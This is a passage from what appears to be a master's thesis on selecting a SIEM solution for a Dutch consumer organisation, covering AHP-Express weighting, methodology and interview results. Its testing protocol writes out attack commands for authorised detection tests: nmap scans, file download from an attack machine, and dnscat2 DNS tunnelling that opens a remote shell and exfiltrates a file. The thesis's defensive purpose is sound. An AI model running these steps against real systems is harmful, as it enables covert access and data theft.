intelligence." [1] This sounds very promising, and actually addresses the challenge of a lack of (IT) resources that SMEs face as mentioned by Priyadarshinee et al. [27]. However, this article does not present criteria or a method for selecting a SIEM solution for SMEs, nor is it based on academic research.

In 2015, Detken et al. [8] and Detken, Scheuermann and Hellmann [9] proposed an open source SIEM solution. This was specifically aimed at those who can not afford a full-blown SIEM solution. In [8], Detken et al. present their open source SIEM solution called project SIMU and elaborate on its architecture and the used components. In [9], Detken Scheuermann and Hellmann elaborate on the metadata model developed during project SIMU. Two years later, in 2017, Detken et al. [7] presented a new open source SIEM project called CLEARER [14]. The solution presented by CLEARER uses the GUI of the SIMU project as well as other open source software to develop a "security system, which extends existing Network Access Control (NAC) systems with SIEM functionality, additional analysing methods and dynamical compliance support" [7]. These articles are all about building a SIEM solution from open source components, whereas this research only focuses on selecting a SIEM solution for an SME based on criteria. In that regard, the articles do make an important statement: SMEs usually can not afford a SIEM solution from a large vendor, which should be taken into account when selecting a SIEM solution. This relates back to the financial challenges a SME faces as described by Priyadarshinee et al. [27].

In the end, it is clear that SMEs face some challenges when trying to select a SIEM solution; these solutions are usually costly and require expertise to get them to function properly. But, as stated in this section, besides their size it is the lack of financial resources and expertise that differentiate most SMEs from larger organisations.

2.4 Ranking the solutions

2.4.1 Ranking methods

To evaluate the SIEM solutions and compare them, a scoring system is needed. In this research a very common rating technique was found quite often, the Weighted Sum Model, described in the last paragraph of Section 2.2.1. This method was first introduced by Fishburn in 1967 [11] and seems like a one-fits-all, but does not take direct comparisons between individual criteria and their priorities into account. The same can be stated for the Weighted Product Model, which is comparable to the Weighted Sum Model and introduced even earlier, by P. Bridgman in 1922 [2]. Both of these methods are simplistic but weighing around ten multiple criteria against each other can make it quite difficult for those who have to give these criteria weights. Therefore, a method with a more simplistic method for weighing criteria is preferred.

The other methods for evaluating the SIEM solutions found during the research were the Simple Multi-Attribute Rating Technique (SMART) [25], Analytic Hierarchy Process(AHP) [28] and AHP-Express [19]. SMART calculates the scores by adding the weighted value for each criterion like the Weighted Sum Model, but SMART includes a way to weigh the criteria through direct rating and value functions. Patel et al. [25] describe some of the disadvantages of SMART, namely the complexity, accuracy, sensitivity and consistency. The Analytic Hierarchy Process method weighs criteria against each other individually on a set scale, and does the same for the alternatives per criterion. This method is mostly known for its use in business decisions, but has been used

in cyber security as well, for example in [32]. The number of comparisons can make the AHP Method accurate but time consuming. The AHP-Express method tries to simplify this by reducing the number of comparisons to "only $n-1$ comparisons of n alternatives for each criterion" [19], against $\frac{n^2-n}{2}$ for AHP. However, this removes the individual comparisons of criteria, which makes the AHP-Express method less time-intensive but could make it less accurate as well, although this has not been investigated. Together with the Consumentenbond we opted for the AHP-Express method over the AHP method, because the time the AHP method would require would be too much for an SME.

2.4.2 AHP-Express in depth

The scale used in the AHP-Express method is shown in Table 5. This scale is used in both the comparisons of the criteria as well as the performance of the solutions on those criteria. The priority of j versus i, presented by value a_{ji}, can be described as:

$$a_{ji} = \frac{1}{a_{ij}} \tag{1}$$

with a_{ij} being a value from the first column of Table 5. The base i is the most important item in the group. The priority of the other items is compared to i, and as j is less important compared to i, the value of a_{ij} becomes greater, with a maximum of 9. The priority of j in a selection of n items is:

$$\mathrm{pr}_j = \frac{1}{a_{ji} * \sum_{k=1}^{n} a_{ik}} \tag{2}$$

Table 5: The fundamental scale of absolute numbers. Source:[28]

Intensity of Importance	*Definition*	*Explanation*
1	Equal Importance	Two activities contribute equally to the objective
2	Weak or slight	
3	Moderate importance	Experience and judgement slightly favour one activity over another
4	Moderate plus	
5	Strong importance	Experience and judgement strongly favour one activity over another
6	Strong plus	
7	Very strong or demonstrated importance	An activity is favoured very strongly over another; its dominance demonstrated in practice
8	Very, very strong	
9	Extreme importance	The evidence favouring one activity over another is of the highest possible order of affirmation
Reciprocals of above	If activity i has one of the above nonzero numbers assigned to it when compared with activity j, then j has the reciprocal value when compared with i	A reasonable assumption
1.1–1.9	If the activities are very close	May be difficult to assign the best value but when compared with other contrasting activities the size of the small numbers would not be too noticeable, yet they can still indicate the relative importance of the activities.

In Figure 13 we see an example of this. There are four alternatives (A1-A4) compared on criterion SC11. Alternative A1 is the base solution (i) here. The first row contains the values of a_{ij}, the second row the reciprocal of this value. The reciprocal is used to calculate the priority of the alternative for this criterion, the value of which is shown on the third row.

The prioritising of the criteria is done in the same way as the prioritising of the alternatives for one criterion. This is visualised in Figure 14. A group of criteria or subcriteria is compared, the criterion considered the most important is given the value 1 and becomes i in Equation 1. The other criteria are compared to this one and are given values on the scale in Table 5 accordingly.

SC11	A1	A2	A3	A4	
A1	1	3	5	7	
1/a	1.000	0.333	0.200	0.143	1.676
pr11	0.597	0.199	0.119	0.085	1.000

Figure 13: An example of the calculation of priorities for four alternatives for one criterion. Source: [19]

C1	SC11	SC12	
SC11	1	1.5	
1/a	1.000	0.667	1.667
PSC1	0.6	0.4	

Figure 14: An example of prioritising subcritria SC11 and SC12 of criterion SC1. Source: [19]

The prioritising of all criteria on the first level and their subcriteria results in a tree diagram of weights. Such a tree is visualised in Figure 15. In this specific diagram, SC11 and SC22 were given the weights from Figure 14.



Figure 15: An example of a tree diagram of criteria with their weights. Source: [19]

The priorities of the lowest-level criteria and the alternatives for these criteria are combined in a matrix multiplication to calculate the priorities of the alternatives for the criteria one level higher. An example of such matrices is shown in Figure 16. These multiplications continue until the priority of each solution for the "objective" is calculated, which is the final score used to select the SIEM solution.

	PSC				PASC			
	SC11	SC12	SC21	SC22	A1	A2	A3	A4
C1	0.6	0.4	0	0	0.597	0.199	0.119	0.085
C2	0	0	0.3	0.7	0.130	0.648	0.130	0.093
					0.085	0.119	0.597	0.199
					0.688	0.098	0.138	0.076

Figure 16: An example of the matrices used in the calculation of the priorities of four alternatives on two first-level criteria (C1 and C2). The labels of the rows in the green matrix are the same as the columns in the yellow matrix; subcriteria C11 to C22. Source: [19]

For example, the priority of Alternative 1 (A1) in criterion 1 (C1) is calculated as follows: $0.6 * 0.597 + 0.4 * 0.130 + 0 * 0.085 + 0 * 0.688 = 0.410$. This matrix multiplication results in the table displayed in Figure 17. Criteria C1 and C2 themselves have weights as well, which results in another matrix multiplication combined with the table in Figure 17, resulting in the final score for each alternative.

	A1	A2	A3	A4
C1	0.410	0.379	0.123	0.088
C2	0.507	0.105	0.275	0.113

Figure 17: The resulting table from the matrix multiplication of Figure 16. Source: [19]

3 Methodology

3.1 Research goals and questions

The goal of this thesis is to develop an evaluation framework SMEs to evaluate and compare SIEM solutions in order to select the right SIEM solution for their organisation. The research questions that we developed for this were:

1. How can we evaluate and compare the effectivity of SIEM solutions for SMEs?
   (a) Which criteria can be used for this?
   (b) To what extent are these criteria applicable for an SME?
   (c) Is it possible to define an evaluation method which can be used to evaluate and compare the effectivity of SIEM solutions for SMEs?
2. Can the approach defined in 1c be used for evaluating and comparing the effectivity of SIEM solutions for the Consumentenbond?
3. Based on the selected criteria, what is a SIEM solution most appropriate for the Consumentenbond infrastructure and needs?

In order to answer these questions, the research was split into four main parts

1. Which criteria are possibly relevant for an SME when selecting a SIEM solution?
   (a) Which criteria found in the literature research are possibly relevant?
   (b) Which criteria found in practice are possibly relevant?
2. Aggregating the criteria to use in an evaluation framework
3. Application of the evaluation framework on the case study of the Consumentenbond
   (a) Evaluation of SIEM solutions
   (b) Evaluation of the relevance of the criteria
4. Final goal: create a first draft for an evaluation method for SMEs to compare the effecitivity of SIEM solutions for their organisation.

This list is visualised in Figure 2.2.2 The methodology for finding relevant criteria is described in Section 3.2, whereas Section 3.3 discusses the aggregating of the criteria. Sections 3.7, 3.5 and 3.6 are focused on the application of the criteria on the Consumentenbond case study. The evaluation framework is described in Section 3.8.

3.2 Finding relevant criteria

In the literature research, a list of criteria was found in various articles, which is shown in Table 11. The method that was used to search for these articles is described in Section 2.1. In Section 2.2.2 we see these criteria categorised under the ISO 9126 standard, along with the sections for vendor- and organisation related criteria that were added.



Figure 18: An overview of the research goals, with numbers referencing the goals of this research

The list of criteria that resulted from the literature research is extensive, but it is not for certain that this list is complete and/or accurate for an SME. To improve on this, semi-structured interviews with the representatives of the Consumentenbond were conducted. This allows for some freedom in order to possibly find some new criteria, which is what we are looking for in this explorative research. This also is preferred over a survey as the interview allows for a better interpretation and understanding of what the interviewees mean. The representatives of the Consumentenbond that are interviewed are employees that are involved in the cyber security of the organisation. Appendix B describes the protocol for these interviews.

3.3 Aggregating the criteria

In Section 2.2.2, our method and motivation for using the ISO 9126 standard are explained. The diagrams in this section also show the criteria that were found during the literature research. These diagrams were evaluated and approved with only two of the representatives of the Consumentenbond. After the interviews with all the representatives as described in Section 3.2, these diagrams are revised to include any additional criteria found during the interviews. Then, in consultation with the representatives of the Consumentenbond, it is decided which criteria are included in the evaluation and which levels in the tree diagram are used, in order keep the number of criteria during the evaluation limited. The result of this aggregation is specific to the needs of the Consumentenbond and their possibilities for evaluating the criteria.

3.4 Case study

Now we have found quite an extensive list of criteria which we aggregated to make the number of criteria easier to work with for SMEs. But we don't know yet whether these criteria are really applicable for SMEs. We want to test this out in practice, therefore we focus on contemporary events i.e. real-life situations. So, in order to evaluate this new method, we use an explorative single-case study. This case study was conducted the Consumentenbond, a non-profit organisation from the Netherlands fighting for consumers' rights.

The Consumentenbond is migrating towards the cloud and will be using a combination of Amazon

Web Services (AWS), Microsoft Azure and part of their own infrastructure, which they have been using for the past few years. During this migration, the Consumentenbond would like to take their security to the next level by proactively securing their infrastructure after years of having a secure infrastructure but only reacting to security incidents instead of proactive detection and prevention. The Consumentenbond believe that a SIEM solution can help them achieve this but worry that a SIEM solution might not fit their organisation type (an SME). This gives us an ideal opportunity to test this selection method in a real-life situation, since this method is designed to be used by actual organisations. By testing this selection method for SIEM solutions for SMEs the Consumentenbond can find out which solution would fit best in their organisation.

3.5 Selecting the candidate solutions

In order to find out how we can evaluate and compare the effectivity of SIEM solutions for SMEs, a case study with the Consumentenbond was performed to help them select the best SIEM solution for them. There are currently at least two dozen SIEM solutions available, giving the Consumentenbond plenty of choice. This research project focuses on a limited selection from these solutions, which was put together by the representatives of the Consumentenbond. They first put together a longlist with solutions, which included the following solutions:

- SIEMonster[5]
- Wazuh Cloud[6]
- Alienvault OSSIM[7]
- Alienvault USM Anywhere[8]
- Prelude SIEM[9]
- Elastic Security[10]
- Splunk SIEM[11]
- Datadog Security Monitoring[12]
- Logz.io Cloud SIEM[13]
- Solarwinds Event Manager[14]

These solutions were pre-evaluated by the Consumentenbond , in order to produce a shortlist of four or five solutions to be evaluated on the criteria found during the literature research. The four

[5] https://siemonster.com/
[6] https://wazuh.com/cloud/
[7] https://cybersecurity.att.com/products/ossim
[8] https://cybersecurity.att.com/products/usm-anywhere
[9] https://www.prelude-siem.com/en/prelude-siem-en/
[10] https://www.elastic.co/security
[11] https://www.splunk.com/en_us/cyber-security/siem.html
[12] https://www.datadoghq.com/product/security-monitoring/
[13] https://logz.io/platform/cloud-siem/
[14] https://www.solarwinds.com/security-event-manager

criteria the Consumentenbond used to do this were:

1. Vendor offers a cloud-based (Software as a Service) solution
2. Vendor offers an open source alternative (preference for Cloud / SaaS version because of lower workload)
3. Out-of-the-box integration with Azure and AWS
4. Out-of-the-box integration with Host-based IDS (OSSEC, Wazuh agent) and Network-based IDS (Snort, Suricata, OwlH agent)

The table below shows which solutions fullfilled which criteria. The solutions that fullfilled all criteria were placed on the shortlist.

Table 6: The solutions on the longlist and the criteria they were evaluated on

	Cloud-based	**open source counterpart**	**Integration Azure & AWS**	**Integration HIDS/NIDS**
SIEMonster		✓	✓	✓
Wazuh Cloud	✓	✓	✓	✓
OSSIM		✓		✓
USM Anywhere	✓	✓	✓	✓
Prelude SIEM		✓		
Elastic	✓	✓	✓	✓
Splunk	✓		✓	✓
Datadog	✓		✓	✓
Logz.io	✓	✓	✓	✓
Solarwinds	✓		✓	✓

By only using the solutions in this table that satisfy all four criteria, the following shortlist is derived:

- Wazuh Cloud[6]
- Alienvault USM Anywhere[8]
- Elastic Security[10]
- Logz.io Cloud SIEM[13]

These are the four solutions we intended to use in the research to find out which best suits the needs of the Consumentenbond. However, Elastic Security and Logz.io use the same agent to collect logs, making it challenging to run them alongside each other. Since Logz.io did not respond to emails that were sent to them, the Logz.io Cloud SIEM was omitted from testing.

3.6 Testing the solutions

3.6.1 Environment and tools

The SIEM solutions have to be thoroughly tested, therefore they will be placed in an environment similar to the one they are supposed to be functioning in when fully implemented. After consulting a system administrator of the Consumentenbond, it was agreed to use a part of their new infrastructure in the Amazon Web Services[3] cloud. The representatives of the Consumentenbond think that the environment created in this cloud is a good representation for the actual environment in which the SIEM solution will be deployed. All SIEM solutions are tested in this environment at the same time. This makes it easier to compare which SIEM solutions capture malicious activity when faced with the same log files. The SIEM solutions are installed and configured in this environment by the security analyst of the Consumentenbond, who will be the user if a SIEM solution will be deployed in the production environment of the solution. When the solutions are deployed, the tests described in the next section are executed to test the SIEM solutions.

The malicious activity on the network to be detected by the SIEM solutions is divided into two parts. Firstly, tools are used to generate malicious packets to be sent across the network from a trusted host. Secondly, a number of attacks from outside the network are performed on intentionally vulnerable applications installed on nodes in the network. For the generation of malicious traffic, these were the considered options: Flightsim Network Flight Simulator 2.1.0[15], Maltese [16] and Solarwinds WAN Killer[17]. Flightsim and Maltese are open source, but WAN Killer offers a GUI where Maltese and Flightsim are command line tools, and can be used for non-malicious traffic as well. As previously mentioned the high price and short free trial period have ruled out the option to use the Solarwinds WAN Killer. This leaves us with Maltese and Flightsim. Of these two, only Flightsim was used because it was easier to install and run on the hosts in the testing environment without having to install extra packages.

3.6.2 Testing protocol

This section describes the protocols for testing the SIEM solutions through basic pentesting.

1. **Logging**
   The effectiveness of a SIEM solution is partly dependent on the log files it receives. When we first set up the SIEM solutions, we leave the agents and the servers themselves to the default settings to see whether they are usable in their default setup. From this point on, we no longer watch or touch the SIEM solutions, we leave them in the hands of the employees of the Consumentenbond. They have to find out what settings work best for them, and how well they are able to utilise the SIEM solutions and the information it provides.

2. **Vulnerability scan**
   One of the features offered by SIEM solutions is the option to perform a vulnerability scan on all connected agents.In order to see what the results of such a vulnerability scan would look like and to aid in generating alerts from malicious activity, three vulnerable applications were

[15] `https://github.com/alphasoc/flightsim`
[16] `https://github.com/HPE-AppliedSecurityResearch/maltese`
[17] `https://www.solarwinds.com/engineers-toolset/use-cases/traffic-generator-wan-killer`

deployed in the testing environment. The applications in question are: Damn Vulnerable Web Application[18], OWASP Juice Shop[19] and Metasploitable3[20]. We do not check whether the solutions were able to find all vulnerabilities during the scan but focus on the presentation and usefulness of the information instead.

3. **Automated malicious traffic**
   The malicious traffic created with Flightsim Network Flight Simulator 2.1.0[15], described in Section 3.6.1 should generate plenty of alerts in the SIEM solutions. This tool is run from the command line from one of the hosts in the testing environment with a Linux OS or Linux virtual machine. To run the Flightsim traffic simulators, we use the following commands:

   ```
   sudo ./flightsim run
   ```

4. **Basic pentests**
   For the basic pentesting, a number of simple tests are described in this section. Sources: Blumira[21] and Brian Johnson[22]. For all tests described the Kali Linux OS[23] is used as the operating system on our attack machine. Its large and diverse out-of-the-box set of tools aimed at penetration testing make it a suitable operating system for this task.

   - **Recon**
     For the basic recon, we executed a few simple steps that an attacker would perform to get information about the victim machines from the outside. These steps include a port scan with Nmap[24] and, in the cases of dvwa[18] and juice shop[19], a Gobuster[25] directory scan.

   - **Failed sudo (Linux)**
     In Linux, a simple command trying to change to the root user with deliberately wrong passwords should generate an alert in the SIEM solutions, this can easily be done by executing the following command on a Linux host multiple times in a row:

     ```
     su root
     ```

   - **Malicious code execution**
     An Anti Malware Testfile from Eicar[26] is downloaded. The antivirus on the host should block this file from being executed or accessed. The SIEM solutions should pick up on this in the log files and generate an alert.

   - **Internal scan**
     Even though it has legitimate uses, an internal scan with Nmap[24] can indicate malicious activity, so the following command should at least generate an alert, when replacing the subnet with that of the target network:

[18] https://dvwa.co.uk/
[19] https://github.com/bkimminich/juice-shop
[20] https://github.com/rapid7/metasploitable3
[21] https://www.youtube.com/watch?v=uhSfQ7PFBaY
[22] https://gist.github.com/braimee/edf91f87ee95b48c803895614a0ec57a
[23] https://www.kali.org/
[24] https://nmap.org/
[25] https://github.com/OJ/gobuster
[26] https://www.eicar.org/?page_id=3950

```
nmap -sV <subnet>/24
```

- **Download from external host**
  By setting up a simple http server on our attacking machine with the command below we can easily download files and programs from our attacking machine to the victim machine.

  ```
  python3 -m http.server <portnumber>
  ```

  Then, from a host in the testing environment we can use the following command to find the viruses in order to download them to the "victim":

  ```
  http://<attack ip>:<portnumber>
  ```

  This should be flagged as suspicious for the simple reason that http is outdated and should no longer be used.

- **DNS tunneling**
  For this part we need to set up both the server and the client, therefore it is useful (but not necessary) if the client (host in the testing environment) is a Linux host as well. We are using dnscat2[27] for this test.

  ### Server setup
  For the server, we make sure we fullfil all the pre-requisites and then install dnscat from Github:

  ```
  apt-get install build-essential
  apt-get install ruby
  sudo apt-get install ruby-dev
  git clone https://github.com/iagox86/dnscat2.git
  cd dnscat2/server/
  gem install bundler
  bundle install
  ```

  To start the server, we issue the following command:

  ```
  ruby ./dnscat2.rb server=<server IP>,port=53 --security=open
  ```

  In some cases port 53 is in use by systemd, and systemd needs to be stopped before starting the server.

  ### Client setup
  For the client, dnscat2[27] is installed as well, but setting it up is done a little different. Instead of going into the server folder, we issue the `make` command in the dnscat2 folder:

  ```
  apt-get install build-essential
  apt-get install ruby
  sudo apt-get install ruby-dev
  git clone https://github.com/iagox86/dnscat2.git
  ```

[27] `https://github.com/iagox86/dnscat2`

```
cd dnscat2/
make
```

Now that we have dnscat isntalled, we create a random file for our server to exfiltrate:

```
dd if=/dev/zero of=1mb.txt count=1024 bs=1024
```

After finishing the setup, we connect to the server:

```
/dnscat --dns server=<server IP>
```

Further execution

On the server machine, we notice that a shell has connected to the server. To interact with it, we use the following command from the server to connect to the shell:

```
session -i <session number 1>
```

Now we drop a shell:

```
Shell
```

This gives us a notification that another session has been spawned. We connect to this session as well:

```
session -i <session number 2>
```

To validate that it worked, we perform a directory listing with `ls`. Then we go back to the first session (session number 1) with the same command as before. From there, we can download the garbage file:

```
download 1mb.txt /tmp/1mb.txt
```

This simulates the machine in the testing environment (the client) making hundreds of DNS requests to our attacking machine (the server), which is not normal behaviour for the machines in the testing environment.

3.7 Evaluating the criteria

The weighting of the criteria and the calculation of the final score of the SIEM solutions will be done according to the AHP-Express method as described in Section 3.8. Before the final calculation is done, the solutions are scored on each criterion. For each criterion, we decide with the representatives of the organisation which method for gathering data for the evaluation is used. With a few exceptions, three main methods for gathering data were used:

- Employing the solutions in a simulated environment and subjecting them to both malicious and non-malicious activity. The performance of the SIEM solutions in this environments is monitored. This is further explained in Section 3.6. This method is mainly used for evaluating criteria in the "software quality" category.
- Sending a Request for Proposal (RFP) based on the criteria we want to evaluate to the vendor. The information provided by the vendor is analysed to evaluate how well it fullfils the needs of the user. This is the most common method for vendor-related criteria.

- Evaluating the organisation-related criteria is done by simply interviewing the employees of the organisation involved in the procedure, in this case the representatives of the Consumentenbond.

3.8 Ranking the solutions

The prioritisation of the criteria is done by the employees of the Consumentenbond involved in the cyber security of the organisation. This is done through means of a survey. In this survey, the employees rank the criteria and their subcriteria according to the AHP-Express method, as explained in Section 2.4.2. After this is done, the priority for each criterion is calculated by taking the average of all the employees. The survey used for this is described in Appendix D.

After gathering the data necessary to evaluate a criterion, the solutions have to be prioritised. In this part, we look at the data together with employees of the Consumentenbond that have knowledge about the criterion and requirements of the Consumentenbond. Together with these employees, we judge the solutions on their performance on the criteria using the test data and the AHP-Express scale.

4 Results

4.1 Interview results

To gain more insight into the various perspectives concerning SIEM and software selection in the Consumentenbond, as well as to expand the list of criteria we found during the literature research, we conducted interviews with five employees. Here, we give as short summary of the insights gained and the tree diagram with the new criteria included. For elaborate summaries of all the interviews and a list of the new criteria found during the interviews, we refer to Appendix C. Table 7 gives an overview of the employees of the Consumentenbond that were interviewed, and the order of the interviews. All interviews were conducted in July 2021. During the interviews it was clear that the

Interviewee #	Role
1	IT architect
2	System administrator
3	Navigator of circle "Technology and Development"
4	Navigator of sub-circle "Digital working"
5	Business/security analyst

Table 7: The list of interviewees in the order the interviews were conducted.

IT specialists were more focused on functionalities and the actual use of the SIEM solution. The navigators on the other hand paid more attention to the effect that implementing a SIEM solution can have on the workflow and/or the consumers. This is not unexpected, but it does show the different perspectives within the organisation, which is exactly why these interviews were conducted. The exception in this was the IT architect; he focused on both, but that is because he is the leader of the project and experienced in software selection, giving him a headstart in SIEM solutions and software selection.

We did manage to find a total of 36 new criteria to add to our list. The rest of this section shows the new tree diagram with the new criteria added to it. The new criteria are visualised with a blue box to make them stand out from the rest. Of the 36 new criteria, thirteen are in the "vendor" category and five are subcriteria of the "Usability" criterion. These two together make up half of the new criteria, while the other half is scattered accross the tree diagram. The number of new criteria related to the vendor is not that surprising, given the fact that the Consumentenbond deals with vendors on behalf of consumers on a daily basis. In fact there were so many new criteria in the vendor section that we had to split the vendor-related criteria in order to fit them on the pages. All criteria that were newly added to the diagram can be found in Table 17 in Appendix C.6. The boxes with a green edge around them are the criteria that remained after the aggregation, which is explained more in the next section.



Figure 19: The six main criteria of the ISO 9126 standard, and the two other categories of criteria, with numbers referencing Tables 11 and/or 17 when applicable



Figure 20: The main criteria of the vendor- and organisation-related criteria



Figure 21: The subcriteria of the organisation and price & licensing criteria of the vendor related criteria, with numbers referencing Tables 11 and/or 17 when applicable



Figure 22: The subcriteria of the training and support criteria of the vendor related criteria, with numbers referencing Tables 11 and 17 when applicable



Figure 23: The subcriteria of the roadmap & documentation criteria of the vendor related criteria, with numbers referencing Tables 11 and 17 when applicable



Figure 24: The subcriteria of the reliability criterion of the ISO 9126 standard, with numbers referencing Tables 11 and/or 17 when applicable



Figure 25: The subcriteria of the usability criterion of the ISO 9126 standard, with numbers referencing Tables 11 and/or 17 when applicable



Figure 26: The subcriteria of the efficiency criterion of the ISO 9126 standard, with numbers referencing Tables 11 and/or 17 when applicable

